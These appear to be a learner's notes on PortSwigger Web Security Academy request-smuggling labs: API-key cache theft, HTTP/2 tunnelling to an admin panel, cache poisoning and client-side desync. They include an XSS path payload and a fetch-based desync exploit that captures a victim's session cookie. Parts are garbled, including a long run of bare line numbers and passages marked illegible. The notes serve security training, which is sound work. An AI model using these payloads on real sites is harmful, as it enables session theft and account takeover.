
To solve the lab, perform a request smuggling attack such that the next user's request causes their API key to be saved in the cache. Then retrieve the victim user's API key from the cache and submit it as the lab solution. You will need to wait for 30 seconds from accessing the lab before attempting to trick the victim into caching their API key.

You can log in to your own account using the following credentials: `wiener:peter`

"here we want to cache user request"


"so where user sends the request to and his request with api key should get cached"





"send this request till 9 become till 26 or 27 once it become "

"now send another request you will get api key of another user"



Lab: Bypassing access controls via HTTP/2 request tunnelling

This lab is vulnerable to request smuggling because the front-end server downgrades HTTP/2 requests and fails to adequately sanitize incoming header names. To solve the lab, access the admin panel at

`/admin` as the `administrator` user and delete the user `carlos`.

The front-end server doesn't reuse the connection to the back-end, so isn't vulnerable to classic request smuggling attacks. However, it is still vulnerable to request tunnelling.

- Request tunneling

Many of the request smuggling attacks we've covered are only possible because the same connection between the front-end and back-end handles multiple requests. Although some servers will reuse the connection for any requests, others have stricter policies.

For example, some servers only allow requests originating from the same IP address or the same client to reuse the connection. Others won't reuse the connection at all, which limits what you can achieve through classic request smuggling as you have no obvious way to influence other users' traffic.





Although you can't poison the socket to interfere with other users' requests, you can still send a single request that will elicit two responses from the back-end. This potentially enables you to hide a request and its matching response from the front-end altogether.





You can use this technique to bypass front-end security measures that may otherwise prevent you from sending certain requests. In fact, even some mechanisms designed specifically to prevent request smuggling attacks fail to stop request tunnelling.

Tunneling requests to the back-end in this way offers a more limited form of request smuggling, but it can still lead to high-severity exploits in the right hands.

Solution:







Request attributes

Protocol HTTP/1 HTTP/2

Name	Value	
Method	HEAD	>
Path	/login	>

Request query parameters 0 >

Request body parameters 1 >

Request cookies 0 >


Request headers 7 >

The screenshot shows the Burp Suite interface with the following details:

- Top Bar:** Burp Suite Professional v2024.11.2 - Temporary Project - licensed to h310wLrD
- Navigation Bar:** Dashboard, Target, Proxy, Repeater, Intruder, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, Learn, Search, Settings
- Target:** https://0a2a00c403d6a8f481c0255c005400ea.web-security-academy.net
- Request Tab:**
 - Raw View:**

```

1 0
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
97
```




"you got the error but request has successfully executed in server "

Lab: Web cache poisoning via HTTP/2 request tunnelling

This lab is vulnerable to request smuggling because the front-end server downgrades HTTP/2 requests and doesn't consistently sanitize incoming headers.

To solve the lab, poison the cache in such a way that when the victim visits the home page, their browser executes `alert(1)` . A victim user will visit the home page every 15 seconds.

The front-end server doesn't reuse the connection to the back-end, so isn't vulnerable to classic request smuggling attacks. However, it is still vulnerable to request tunnelling.



/ HTTP/1.1

```
GET /resources?<script>alert(1)</script>*****
```


[illegible]

[illegible]

[illegible]

"see this without random data "

"it was saying this"




Lab: Client-side desync

This lab is vulnerable to client-side desync attacks because the server ignores the `Content-Length` header on requests to some endpoints. You can exploit this to induce a victim's browser to disclose its session cookie.

To solve the lab:

1. Identify a client-side desync vector in Burp, then confirm that you can replicate this in your browser.
2. Identify a gadget that enables you to store text data within the application.
3. Combine these to craft an exploit that causes the victim's browser to issue a series of cross-domain requests that leak their session cookie.
4. Use the stolen cookie to access the victim's account.

```
<script>
fetch('https://0af500a2045b7c6784f5730e00d100dd.h1-web-security-academy.net', {
  method: 'POST',
  body: 'POST /en/post/comment HTTP/1.1\r\nHost: 0af500a2045b7c6784f5730e00d100dd.h1-web-security-academy.net\r\nCookie: session=eQINxddIPfbBN2k9rYKa5CEvFm8Ya2RI; _lab_analytics=eQINxddIPfbBN2k9rYKa5CEvFm8Ya2RI\r\nContent-Length: 850\r\nContent-Type: x-www-form-urlencoded\r\nConnection: keep-alive\r\n\r\nncsrf=2rPtsoC3aoRbDe4I17015kJrHXNQ6bzM&postId=7&name=suraj&email=wiener@web-security-academy.net&website=https://portswigger.net&comment=',
  mode: 'cors',
  credentials: 'include',
}).catch(() => {
  fetch('https://0af500a2045b7c6784f5730e00d100dd.h1-web-security-academy.net/capture-me', {
    mode: 'no-cors',
    credentials: 'include'
  })
})
</script>
```



